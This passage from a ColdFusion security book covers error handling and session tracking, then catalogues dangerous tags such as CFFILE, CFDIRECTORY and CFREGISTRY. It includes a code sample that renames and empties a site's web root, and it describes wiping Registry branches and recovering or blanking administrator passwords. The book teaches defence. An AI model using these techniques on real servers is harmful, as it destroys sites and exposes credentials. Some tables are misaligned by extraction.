types to variables, ensuring that they exist, are of the right data type, and have a value. This type of functionality comes in very handy when dealing with Form- and URL-scoped variables in particular. Developers have to be careful to not let the `<CFPARAM>` tag become a crutch (which happens to the best of us). The `<CFPARAM>` tag can assign default values for variables of any scope: URL, Form, Application, Session, etc. Having a default to work with allows developers to test for errors and missing variables. Defaulting a variable to “0” and changing that value at some point in the application provides a good method of error checking. If the variable still equals “0” when it is used next, then there is a problem. Figure 2.10 provides sample code that uses `<CFPARAM>` to instantiate a variable and then test whether the variable has changed.



WARNING

A common pitfall to developers new and old is to place pound signs (#) inside the `IsDefined()` function. Typically, in ColdFusion when double quotes are involved, the pound signs are needed to evaluate the variable. However, `IsDefined()` is not looking for a value—it checks to see if the variable itself is defined, having no regard for the value of the variable. The pitfall occurs because using the pound signs does not throw an error. `IsDefined()` simply looks for a variable named, whatever the value is. For example, `IsDefined("VARIABLES.FormStart")` looks for a variable named `FormStart`, while `IsDefined("#VARIABLES.FormStart#")` looks for a variable named whatever `FormStart` has for a value, and in most cases returns false.

Figure 2.10 `<CFPARAM>` Indicating Program Status

```
<CFPARAM Name="FORM.FormComplete" Default="0">

<CFIF IsDefined("FORM.FormComplete") AND FORM.FormComplete NEQ 0>
    Perform the code associated the proper completion of a form on
    the previous web page.
<CFELSE>
    Perform code that re-directs the users' browser to the form
    alerting them to where they incorrectly filled in data.
</CFIF>
```

Summary

This chapter focused on several key elements of writing more secure code, from the aspect of surviving an attack as well as bad coding. Tracking user sessions is an important part of most Web sites, and essential in any e-commerce Web site. While being able to track sessions is important, doing so securely is paramount. Web sites should never store anything more than a user ID of some sort in a session variable, just in case some hacker out there decides to take a peek at the user's cookies.

Making use of ColdFusion's built-in client management is a great way to move away from the more problematic session variables; however, some work must be done on the developers' side in order to be completely free of cookies. In order to be useful, *CFID* and *CFTOKEN* must exist on a user's computer, bringing you right back in the middle of the cookie problem. Have no fear, a solution exists to enable a Web site to use the *CFID/CFTOKEN* client variables and not depend on cookies: passing them as URL-scoped variables allows a Web site to assign them to a user, and track them via the URL string, rather than looking for a pair of cookies. This solution is a little more time consuming to implement, but is worth the expense if the developer wants to support the widest possible user base.

Spiders are a fairly new concept in Web development; the earliest search engines were nothing more than indexes, and the only thing in them were the Web sites that submitted themselves. As more and more search engines appeared, the need to proactively index Web sites became more pressing (after all, those who returned the most useful search results got the hits). *Spiders* were born. Originally, spiders did much the same thing they do today, except that they were a little simpler. Originally, a developer not wanting her site indexed simply had to place a text file called "robots.txt" in the Web site's root folder. For better or worse, spiders have evolved and increased in number, and many do not even react to the robots.txt file anymore, making them much more of a nuisance to developers. Spiders used to identify themselves with *user_agents* that had "spider" or "crawler" in the name, but now some pass themselves off as browsers, or worse, have blank *user_agent* variables. Handling spiders is more difficult now, but still manageable, with a bit of work.

Handling errors in whatever form they take (hackers, hardware or software failures, random "hiccup," etc.) is a very important function of a Web site. Being able to identify and handle a case in which a user clicks a Submit button more than once, or goes back to a previous page and modifies the values in a form and

resubmits, are all “must haves” for Web sites today. ColdFusion provides a plethora of error-handling options for developers to choose from, including sitewide error templates, `<CFTRY>/<CFCATCH>` tags, `<CFERROR>` tags, and event logging.

The `<CFTRY>/<CFCATCH>` block is one of the best ways to catch and handle errors in the most dynamic way possible. Developers enclose code that has the potential to “break” within a `<CFTRY>` block with the appropriate `<CFCATCH>` blocks, and are able to worry less about that code causing an error that is displayed to the user. Combining this functionality with event logging (new to ColdFusion 5.0), the developer not only spares the user having to see an error message, but he or she is able to review the logs and know that an error occurred, when, and in what template.

When a particular piece of code is expecting to interact with a variable containing a *DateTime* data type and instead receives a string, bad things can happen. Not only is an error thrown unless a `<CFCATCH>` is waiting (as it should be), but now, there is a gap in the data collected. A Web site that sends out e-mails on users’ birthdays cannot do so if the user typed **Sept. 10, 1975** instead of **09/10/1975**; unless that data was parsed and converted into something useful, it is thrown out, leaving the birth date field empty. There is nothing worse than data with holes in it—a huge loss of sales can result from those holes.

Using ColdFusion’s built-in capabilities to verify specific data types, as well as its capability to evaluate variables, allows the developer to look at the variable prior to using it, thereby avoiding any “does not exist” errors. Using `<CFPARAM>` to default variables to specific values eliminates one possible error, because if the variable does not exist when the template loads, the `<CFPARAM>` creates it with a default value. This is one of the most common sources of errors when coding; typically, these errors are found prior to making a Web site public. Not having to instantiate variables before using them makes many developers lazy. This allows the code to examine a variable; if the default value is still present, something has gone wrong, but the default can be used so that an error is not thrown to the user—users like this a lot!

Solutions Fast Track

Session Tracking

- To remove cookie dependency, pass *CFID* and *CFTOKEN* in the URL string.
- Change the *CFID* to use a UUID, which is much more secure than the standard incremental value.
- When passing *CFID* and *CFTOKEN* in the URL string, make sure that all links and form actions have the variables; otherwise, new sessions will be started from whatever point the break occurred.
- The default setting for *CFID/CFTOKEN* is to use an incremental number, generated by the ColdFusion Application Server (CFAS); it is possible that the exact same number could be created by another CFAS somewhere.

Error Handling

- Use `<CFTRY>` blocks around any questionable code, particularly queries and calls to external resources.
- Use `<CFERROR>` to handle exception, request, and validation errors.
- Use the built-in missing template, and sitewide request errors.
- Make use of the new logging capabilities of the CFAS. In your code, log events to the OS Event Log, and in the Administrator, look at the new log section.
- Nest `<CFTRY>` blocks to create your own error code hierarchy for debugging. Handle specific types of database error with different `<CFCATCH>` blocks.

Verifying Data Types

- ColdFusion variables are typeless; functions are not—keep type in mind.
- Do not use the same variable for more than one thing, especially if the uses are not the same data type.

- Verifying data types prior to use is accomplished with numerous functions, including *evaluate()*, *IsDefined()*, and *Val()*.
- <CFFORM> allows data to be validated against a type and even a format prior to passing that data along.
- Use *IsDefined()* any time you are accessing a variable that might not have been instantiated beforehand.
- Use <CFPARAM> tags to instantiate all variables with a default value. This serves two purposes: checking for the default value allows code to determine if a particular piece of code is working correctly, and avoids Web site crashes due to ColdFusion errors when a variable does not exist.
- When using *IsDefined()*, do not include pound (#) signs.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: Do I really need to worry about a hacker spoofing the *CFID/CFTOKEN* pair on my Web site?

A: How seriously you take it is up to you. One thing to think about when making a decision in this area is that if someone successfully spoofed a *CFID/CFTOKEN* pair and accessed your site using those values, what would happen? Would the hacker see someone’s personal bank information? Would he be able to order products using a stored credit card? Finally, could he transfer the contents of someone’s bank account to a new account in a different name?

Q: I have inherited a Web site that is now being placed in a server farm. There are session variables everywhere—what can I do?

A: There are several ways to handle session variables in a server farm. ClusterCats, which ships as part of ColdFusion Server Enterprise, has an option for session-aware processing. This allows servers using ClusterCats to keep track of user

sessions, making sure that once a session is started it is always routed to the same server, so that session variables are valid for that user.

Q: Should I store my client variables on my ColdFusion Application Server?

A: It is advisable (in my opinion) to create a separate database to store client variables. Often times, developers create the required tables in the database that supports the Web site or application (there are only two tables needed to store client variables, and the CFAS will create them when you tell it to). This works just fine, but can become a burden when user visits increase or when more applications or Web sites begin using client variables. I always create a separate database that will act as my client variable repository; that way, all activity is local to that database and my more important data is not at risk.

Q: How much effort should I put into error trapping?

A: That answer is determined by your Web site. Think about it in terms of business or revenue. If your site is an e-commerce site, how likely are people to come back to your site to buy something if they get errors when making a purchase? Chances are they will abandon their session and move on to another site to make their purchase—not only have you lost a sale, but also possibly a long-term customer.

Q: What's the point of all the validation and checking of data types?

A: Depending on with whom you speak, ColdFusion's lack of data types is either a blessing or a bane. To some, not needing to explicitly type a variable is one less tedious task to worry about when coding, but to others, it is a time bomb waiting in the code. While ColdFusion does not care about the data type of a variable when it is instantiated, you should. When you create a variable and give it a value, no other data type should be used with that variable; otherwise, you will never know if *UserID* is “John,” “123,” “jtw1708,” or anything else. While you might still not know what *UserID* is, if you are certain that it is a string, then you can treat it as such without caring what the actual value is.

Q: When would I want to use `<CFTHROW>`?

A: The `<CFTHROW>` tag allows you to create your own errors. This is useful if you would prefer to write your own, more descriptive error messages. Sometimes it's beneficial to halt a routine at an early stage rather than possibly risk corrupting data or causing a memory leak, or worse, on the server.

Using `<CFTHROW>` with `<CFIF>` you can check for specific conditions and act accordingly when it suits you, rather than wait for an error serious enough to halt the CFAS. Throwing your own custom errors does not mean you are halting the Web site or interfering with the user's session on the site. The error you throw is treated just like an error thrown by the application server itself.

Q: Why not simply put an entire template within a `<CFTRY>` block?

A: While doing this is certainly possible, it is not advised. Placing an entire template within a `<CFTRY>` block means that before the user's browser sees anything (the browser is sitting there with a white screen and a spinning logo), the CFAS must process the entire template, looking for errors that can be caught. This is a great deal of work that must be done in order to display the page. Moreover, when errors are caught, entire pages must be included in the `<CFCATCH>` blocks because the original code had an error and now the `<CFCATCH>` code needs to be processed.

Q: Couldn't I just use `<CFIF>` statements to write my own error-trapping routines?

A: You could in many cases. However, if a `<CFQUERY>` tag generates an SQL error or a `<CFINCLUDE>` can not find the template it is looking for, the error condition occurs before the following `<CFIF>` and the processing of the template stops before anything else can happen. The `<CFTRY>` tag holds the error and uses the `<CFCATCH>` tags to examine the error. If no `<CFCATCH>` tags accept the error, then the standard black-and-white ColdFusion error is displayed.

Q: How can I monitor user visits and page hits using client variables?

A: In the ColdFusion Administrator, under the *Client Variables* section when creating a CLIENT variable store, there are three check boxes. The first and third are checked by default; the second is not. The second check box turns on global updates for the client variables. When turned on, variables are modified with each page visit, instead of just when the actual variables are modified.

Chapter 3

Securing Your ColdFusion Tags

Solutions in this chapter:

- Identifying the Most Dangerous ColdFusion Tags
 - Properly (and Improperly) Using Dangerous Tags
 - Knowing When and Why You Should Turn Off These Tags
 - Controlling Threading within Dangerous Tags
 - Working with Other Dangerous and Undocumented Tags
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

As the ColdFusion language has evolved over the years, many developers have requested the creation of new tags. With every new release of the ColdFusion server, new tags are added and the functionality of the language grows.

There are, however, some tags that are exceptionally powerful and as such, very dangerous, so much so that the ColdFusion developer has the option to literally stop these tags from functioning in the ColdFusion Administrator.

Many of these tags are considered dangerous because they reach outside of ColdFusion's realm—to a File Transfer Protocol (FTP) server, or to the Registry, for example. This ability to extend ColdFusion's functionality is simultaneously necessary, convenient, and dangerous.

Why should you worry about dangerous tags? If you have complete control over your servers, if you implicitly trust every developer that creates code for your application, and you do not offer any third party or users access to write code, then you don't have to worry. However, many ColdFusion applications run on a shared server, where you can't control the code within the other applications. Or, you might be part of a distributed development environment, with contractors or other employees who might be harboring ulterior motives. Or, in what might be the scariest extreme, there might be a lower-level security hole on your system that allows a malicious user the ability to upload code to your server and then run that code. In any of these circumstances, your system is vulnerable.

Identifying the Most Dangerous ColdFusion Tags

The tags listed in Table 3.1 are considered so dangerous that they can be disabled within the ColdFusion Administrator (as shown in Figure 3.1). We'll go into more detail on these tags later in the chapter.

Table 3.1 The Most Dangerous ColdFusion Tags

Tag Name	Description
<CFCONTENT>	Typical ColdFusion pages are loaded in the user's browser as HTML content, using a MIME-type of text/html. The <CFCONTENT> tag allows the developer to specify an alternate content type, and optionally specify an existing file to download with the page. For example, use <CFCONTENT> if you want to

Continued


Table 3.1 Continued

Tag Name	Description
<CFDIRECTORY>	send a query result to the client as a comma separated value (CSV) file.
<CFFILE>	Creates, deletes, and renames directories, as well as lists files within a directory. For example, use <CFDIRECTORY> to display all the image files within a directory.
<CFFILE>	Creates, deletes, and renames files; copies and moves files; reads and writes to both text and binary files. For example, use <CFFILE> to read text from an ASCII file, and then move that file to another directory.
<CFOBJECT>	Allows ColdFusion to call COM, CORBA, and Java objects. Provides access to those objects' methods and variables. For example, use <CFOBJECT> to send an existing XML packet through a Java parser and read variables from that XML packet.
<CFREGISTRY>	Creates, deletes, reads, and writes keys and values within the Registry. For example, use <CFREGISTRY> to determine if a particular service is installed on the server.
<CFADMINSECURITY>	Updates Advanced Security information. This is an undocumented tag. For example, use <CFADMINSECURITY> to notify the system of a new Advanced Security UserDirectory.
<CFEXECUTE>	Executes a command-line instruction on the server, with arguments, and optionally saves the output of the command to a file. For example, use <CFEXECUTE> to issue a command that compresses a text file you have just written to the file system.
<CFFTP>	Allows the ColdFusion server to act as an FTP client, thus accessing an external FTP server. Does not allow the ColdFusion server to act as an FTP server. For example, use <CFFTP> to send images from the local server to an FTP directory on a partner's server.
<CFLOG>	Writes developer-specified messages to a new or an existing logfile. Messages can be written in standard ColdFusion logfile format, so they can be parsed by the ColdFusion Administrator. For example, use <CFLOG> to track all client logins and logouts within your application.

Continued

Table 3.1 Continued

Tag Name	Description
<CFMAIL>	Sends a Simple Mail Transport Protocol (SMTP) e-mail message through an external mail server. For example, use <CFMAIL> to send forgotten passwords to users.
dbtype=dynamic	An attribute of <CFQUERY>, this allows an Open Database Connectivity (ODBC) connection to a data-source. The connection need not already be defined. For example, use <i>dbtype=dynamic</i> for temporary datasources, instead of creating a Data Source Name (DSN), using it, and then deleting it.
connectstring	An attribute of <CFQUERY>, this overrides or adds on to the connection information for an existing datasource, or specifies all connection information when used in conjunction with <i>dbtype=dynamic</i> . For example, use <i>connectstring</i> to dynamically specify the database login information on a per-query basis instead of always using the username specified in the ColdFusion Administrator.

Figure 3.1 The Tag Restrictions Area of the ColdFusion Administrator

Properly (and Improperly) Using Dangerous Tags

Now, let's examine each of these tags in detail. Of course, these tags have many legitimate applications, and we'll look at example uses for each. However, the power of these tags is what makes them worrisome, so we'll also look at the drawbacks, downfalls, and dangers of each.

Using the *<CFCONTENT>* Tag

The *<CFCONTENT>* tag controls the MIME type of the user's request, and optionally specifies a file to be downloaded with the request. The browser uses the MIME type to determine what to do with the request, much like Windows uses the file extension to determine how to handle files. For example, if the MIME type is "image/gif," the browser will display the request as a gif image. If the MIME type is "application/octet-stream," which is a catchall MIME type for binary files, the browser will trigger a file download. Typically, the MIME type of an HTML page is "text/html," which tells the browser to interpret the request as HTML, and if all your application needs to do is create HTML pages, then you never need to touch this tag. However, there are times that "text/html" does not suffice.

One common use of the *<CFCONTENT>* tag is to use ColdFusion to dynamically create an Excel spreadsheet document. Excel can accept a tab-delimited or comma-delimited text file as input and automatically translate that text file into a rich spreadsheet. ColdFusion can create that text file. Figure 3.2 shows how to create an Excel spreadsheet from ColdFusion.

Figure 3.2 Creating an Excel Spreadsheet from ColdFusion

```
<cfsetting enablecfoutputonly="true">
<!-- retrieve data from DB --->
<cfquery name="excelData" datasource="#request.dsn#">
    select userID, username, city, state, zip
    from users
    order by username
</cfquery>
```

```
<!-- set mimetype --->
```

Continued

Figure 3.2 Continued

```
<cfcontent type="application/msexcel" reset="yes">

<!-- set shorthand for tab character -->
<cfset tab = chr(9)>

<!-- output tab-delimited file, with column headers -->
<cfoutput>userID#tab#username#tab#city#tab#state#tab#zip</cfoutput>
<cfoutput query="excelData">
#userID##tab##username##tab##city##tab##state##tab##zip#
</cfoutput>
<cfsetting enablecfoutputonly="false">
```

Another common use of `<CFCONTENT>` is to create a secure download library. If you have a collection of files for download, but you need to ensure that only logged-in visitors are able to download those files, then this is your tag. Using `<CFCONTENT>`, you can keep those files outside of the Web root. Then, once a user has successfully logged in, the file can be securely retrieved using `<CFCONTENT>` and delivered to the user, as shown in Figure 3.3. The benefit of this method is that each request—including the file download itself—runs as a ColdFusion template, and thus runs under the auspices of the Application.cfm file, where security is typically handled.

Figure 3.3 Offering Files for Download Using `<CFCONTENT>`

```
<cfif request.loggedIn>
    <!-- user has permission to download file -->
    <cfcontent type="application/x-zip-compressed"
file="c:\downloadLib\notInWebroot\myfile.zip">
<cfelse>
    <!-- Prompt the user to log in. -->
    <cfoutput>Please log in.</cfoutput>
</cfif>
```

`<CFCONTENT>` has two large dangers. The first centers on the *deletefile* attribute, which is useful when working with temporary files or very rapidly changing content. When *deletefile* is true, the file specified in the *file* attribute will be deleted after it is sent to the browser. This becomes a security hazard when a malicious user can specify which file to download. In fact, the user is then specifying which file to delete!

The second danger is the exposure of sensitive information. Because `<CFCONTENT>` has access to files throughout the file system—not just within the Web root—the user can download files through `<CFCONTENT>` that he would not otherwise be able to download. Any information stored within a file is subject to exposure, given that the hacker knows the path to the file.

Using the `<CFDIRECTORY>` Tag

The `<CFDIRECTORY>` tag is used to create, delete, rename, and list directories on the ColdFusion server. This capability is very useful in dynamic applications. You can use `<CFDIRECTORY>` as shown in Figure 3.4 to create a self-maintaining photo gallery by listing all the images in a directory and displaying those images.

Figure 3.4 Showing All Images in a Directory

```
<cfdirectory action="list"
    name="dirlist"
    directory="e:\client\syngress\wwwroot\kittyl"
    filter="*.jpg"
    sort="datelastmodified desc">
<!-- output thumbnails of these images --->
<cfoutput query="dirlist">
    <br>
</cfoutput>
```

`<CFDIRECTORY>` opens two security holes on your server. First, it allows a hacker to learn information about the files and directories on your system. While not immediately destructive, this type of information is invaluable to hackers trying to find their way in. The second, and more destructive, security hole is the ability to

rename directories. Since `<CFDIRECTORY>` cannot delete a directory that contains files, hackers must rely on the *rename* action to perform system-altering attacks. Imagine if your Web root suddenly disappeared! `<CFDIRECTORY>` can make this happen. Figure 3.5 shows a little hacker trick that will replace your Web root with an empty directory—thus effectively shutting down your Web site. Don’t try the following code sample on a production machine!

Figure 3.5 “Emptying” the Web Root for an Application

```
<!-- path to this template --->
<cfset path = GetTemplatePath()>
<!-- standardize on forward slashes --->
<cfset path = Replace(path, "\", "/", "ALL")>
<!-- get down to the webroot --->
<cfset path = Replace(path,cgi.script_name,"","ALL")>
<!-- now rename the webroot --->
<cfdirectory action="rename" directory="#path#
    newdirectory="#path#ORIGINAL">
<!-- and create a blank directory in its place --->
<cfdirectory action="create" directory="#path#">
```

Using the `<cffile>` Tag

`<cffile>` is simultaneously one of the most powerful and most dangerous tags ColdFusion has to offer. This tag has two discrete but related uses: file manipulation and file upload. File manipulation includes creating, deleting, copying, moving, renaming, reading, and writing files on the local file system. File upload allows you to create forms that a visitor can use to upload files to the server.

The file manipulation capabilities of `<cffile>` can be used in many ways. For example, you can use `<cffile>` with the *append* action to create your own custom logging system (this was *de rigueur* in ColdFusion 4.x; as of ColdFusion 5, the `<cflog>` tag replaces some of this functionality). You could use `<cffile>` with the *read* action to parse data out of an existing tab-delimited file, as shown in Figure 3.6. You could use `<cffile>` with the *delete* action to clear out any temp files or file system-based caches you left lying around.

Figure 3.6 Translating a Tab-Delimited File into a Query

```
<!-- read a tab-delimited file with two columns -->
<cffile action="read" file="d:\temp\skureport.txt"
variable="filecontent">

<!-- create an empty query with two columns -->
<cfset myQuery = QueryNew("sku,price")>

<!-- loop through the file content line-by-line -->
<cfloop list="#filecontent#" index="line"
delimiters="#chr(10)#">

    <!-- for each line, add a row to the query -->
    <cfset QueryAddRow(myQuery)>
    <!-- and split each line, delimited by a tab
character. Set query cells. -->
    <cfset QuerySetCell(myQuery, "sku",
ListFirst(line,chr(9)))>
    <cfset QuerySetCell(myQuery, "price",
ListLast(line,chr(9)))>
</cfloop>
```

The security holes opened by `<CFFILE>`'s file manipulation are similar to those of `<CFDIRECTORY>`—exposure of sensitive information, and the ability to rename or delete critical files. In combination, `<CFDIRECTORY>` and `<CFFILE>` have the ability to delete entire directories' worth of files.

`<CFFILE>`'s second function is to upload files to the server from a user's computer, via a browser. `<CFFILE>` with the *upload* action serves as a socket for the HTML `<INPUT TYPE="FILE">` tag. One common use for this is to upload images for placement within a content management system. Figure 3.7 details a basic page for uploading files.

Figure 3.7 A Simple File Upload Page

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
```

```
<html>
```

Continued

Figure 3.7 Continued

```
<head>
    <title>Simple Uploader</title>
</head>

<body>

<!-- if submitted, accept upload --->
<cfif IsDefined("form.buttonSubmit") AND Len(form.theFile)>
    <cffile action="upload"
        destination="d:\temp\"
        filefield="theFile">

    <cfoutput>
        File has been uploaded: #cffile.serverfile#.
    <hr>
    </cfoutput>
</cfif>

<form action="#cgi.script_name#" method="post"
    enctype="multipart/form-data">
    <input type="File" name="theFile"><br>
    <input type="Submit" name="buttonSubmit" value="upload
        file">
</form>
</body>
</html>
```

If you allow `<CFFILE>` within your application, especially if you have a publicly accessible form with an *upload* action, you have to be very, very careful. This becomes exponentially more serious if your uploads reside within the Web root after they are uploaded to the server. In a typical application, you can allow the user to upload an image, and once the upload is complete, you display the

image to the user. In this situation, you have allowed the user to create a file of his choosing on your server, and you have given the user the URL to that file. This is a gift to a hacker. The hacker can write a quick ColdFusion page containing malicious code—say, code that loops through a directory and deletes each file—then upload the file to your server, and then execute that file.

What can you do to prevent this? First, you can disable `<cffile>`; however, this is not always an option. If you must allow `<cffile>`, there are options. The main line of defense is `<cffile>`'s *accept* attribute. This attribute specifies which MIME types can be uploaded to your server. If you only want to accept images, then you would use `<cffile action="upload" accept="image/gif,image/jpg,image/jpeg,image/pjpeg">`; this allows .gif and .jpg files.

SECURITY ALERT

The *rename* action of both `<cffile>` and `<cfdirectory>` does not distinguish between files and directories on the file system. For example, `<cffile>` can rename a directory, and `<cfdirectory>` can rename a file. Thus, disabling one but not the other might not be sufficient protection. This does not apply to other actions such as *delete*.

Using the `<cfoBJECT>` Tag

The `<cfoBJECT>` tag is the main interface between ColdFusion and object- or component-based technologies. `<cfoBJECT>` supports Java, COM, and CORBA objects. Through this tag, ColdFusion can access methods and properties of these objects. The two main uses of `<cfoBJECT>` are to extend ColdFusion's functionality and to integrate with external systems. Figures 3.8 and 3.9 show how a ColdFusion template could access variables and methods of a Java class.

Figure 3.8 Creating a Java Hashcode from a ColdFusion String

```
<cflock name="Hasher" timeout="5" throwontimeout="Yes">

    <cfoBJECT type="JAVA"
        action="Create"
        name="myString"
        class="Hasher">
```

Continued

Figure 3.8 Continued

```
</cflock>

<cfscript>
    testString = "foobar";
    myString.init(testString);
    javahash = myString.hashCode();
    cfhash = Hash(testString);
</cfscript>

<cfoutput>
    The string is "#testString#".<br>
    The Java hashCode is #javahash#.<br>
    The ColdFusion hash is #cfhash#.
</cfoutput>
```

Figure 3.9 The Source of the Java Hasher Class

```
public class Hasher {

    // declare our variable "myString"
    public String myString;

    // create the object and populate "myString"
    public Hasher(String s) {
        this.myString = s;
    }

    // create the hashCode from "myString"
    public int hashCode() {
        return this.myString.hashCode();
    }
}
```

Because the capabilities of `<CFOBJECT>` are so dependent on the capabilities of the third-party object with which it integrates, the dangers of `<CFOBJECT>` are hard to predict. Or, to be more pessimistic about it, because the capabilities of `<CFOBJECT>` are so broad, the dangers of `<CFOBJECT>` are almost infinite. This tag could reference a COM object that deletes files from the file system; it could reference a Java class that sends Java Database Connectivity (JDBC) commands to delete data from a database; it could reference a CORBA object that sends sensitive files directly to a hacker's system. Of course, `<CFOBJECT>` depends on the external objects being available. For example, Java classes referenced by `<CFOBJECT>` must be within the classpath specified in the ColdFusion Administrator. COM objects must be registered on the server before they can be used. This mitigates the dangers somewhat, but there might be objects available to the server unknown to the ColdFusion developer.

Using the `<CFREGISTRY>` Tag

The `<CFREGISTRY>` tag is extremely powerful, and quite likely most developers have never used it. Its purpose is to read, write, create, and delete keys within the system Registry. On Windows, this is the Windows Registry, which is used extensively by many applications, including Windows itself. On UNIX, this is the virtual Registry created by ColdFusion in the file “`cf.registry`.”


This tag certainly has its uses. You can use it to list all of the Verity collections on the server; you could use it to see if a particular ColdFusion Extension (CFX) tag is installed; or you could use it to get the list of IP addresses for which debugging is enabled. Of course, the uses of this tag are not limited to ColdFusion-specific Registry information. You can use this tag to look up Windows’ base Program Files directory, or find information about currently configured printers.

These conveniences can be outweighed by the huge potential for danger from the `<CFREGISTRY>` tag. Using this tag, all other tags that have been marked as disabled can be reenabled, because this information is stored in the Registry. Many other administrative settings can be changed or read through the Registry, such as application and session variable timeouts, DSN information—even the server’s serial number. Take a look at the `HKEY_LOCAL_MACHINE\SOFTWARE\Allaire\ColdFusion\CurrentVersion` branch, especially the `Server` key (as seen in Figure 3.10), for all of the possible configuration options available through the Registry.

Reading or changing these values could lead to other security holes. However, of course, there is always the `delete` action of `<CFREGISTRY>`. Using this action, a hacker could wipe out entire branches of the Registry, quite possibly

leaving the server in an unusable, or unbootable, state. Imagine how well your server would work if the HKEY_LOCAL_MACHINE\Software\Microsoft branch suddenly disappeared!

Figure 3.10 Basic Security Settings Stored in the Registry



Notes from the Underground...

<CFREGISTER> Hole

Need another reason to add extra layers of security—beyond the built-in password—to the ColdFusion Administrator? If your Administrator is publicly accessible, and a hacker can gain control over the `<CFREGISTER>` tag, you're in trouble. The ColdFusion Administrator password, as well as the RDS password and the Advanced Security admin password and shared secret, are stored in the Registry. These values are encrypted using the undocumented `CFUSION_ENCRYPT` function, and can thus be decrypted to plaintext using the `CFUSION_DECRYPT` function, as long as the encryption key is known. In addition, using `<CFREGISTER>`, a hacker can simply blank out the Administrator password so it won't be required.

On Windows, `<CFREGISTRY>` is probably the most destructive tag in ColdFusion's arsenal, followed closely by `<CFFILE>` and `<CFDIRECTORY>`. While `<CFFILE>` and `<CFDIRECTORY>` allow for mass deletion of files, `<CFREGISTRY>` allows for mass deletion of important system configuration. Many system administrators are savvy enough to place access control lists (ACLs) on the file system, but many overlook ACLs on the Registry, thus giving `<CFREGISTRY>` attacks a greater chance of succeeding.

Using the `<CFADMINSECURITY>` Tag

The `<CFADMINSECURITY>` tag is used to manipulate the Advanced Security policy store. The Advanced Security components of ColdFusion store information about policies, rules, user directories, and other resources within this policy store, which can be either an ODBC database or a Lightweight Directory Access Protocol (LDAP) directory. Typically, this data is not manipulated directly. To make changes to the security policy, simply click through the appropriate pages of the ColdFusion Administrator. Behind the scenes, the ColdFusion Administrator uses the `<CFADMINSECURITY>` tag (actually, it uses the `<CFNEWINTERNALADMINSECURITY>` tag, which wraps and is synonymous with `<CFADMINSECURITY>`).

This is an undocumented, unadvertised tag, meant to be used only within the ColdFusion Administrator. However, nothing will stop you—or a hacker—from using this tag elsewhere within your applications.

This tag has a large arsenal of actions. Table 3.2 lists all of the actions and their associated attributes.

Table 3.2 Actions and Attributes of `<CFADMINSECURITY>`

Action	Attributes
ADDHOST	IP, NAME, SECRET
ADDUSERDIRECTORY	NAME, SERVER
ADDPOLICY	DIRECTORY, NAME
ADDRULE	DIRECTORY, NAME, RESOURCE, TYPE
ADDRULETOPOLICY	DIRECTORY, NAME, POLICY
ADDSECURITYCONTEXT	NAME
ADDSECURITYREALM	DIRECTORY, NAME, SERVER
ADDUSERDIRECTORY	NAME, SERVER
ADDUSERDIRECTORYTOCONTEXT	DIRECTORY, NAME

Continued

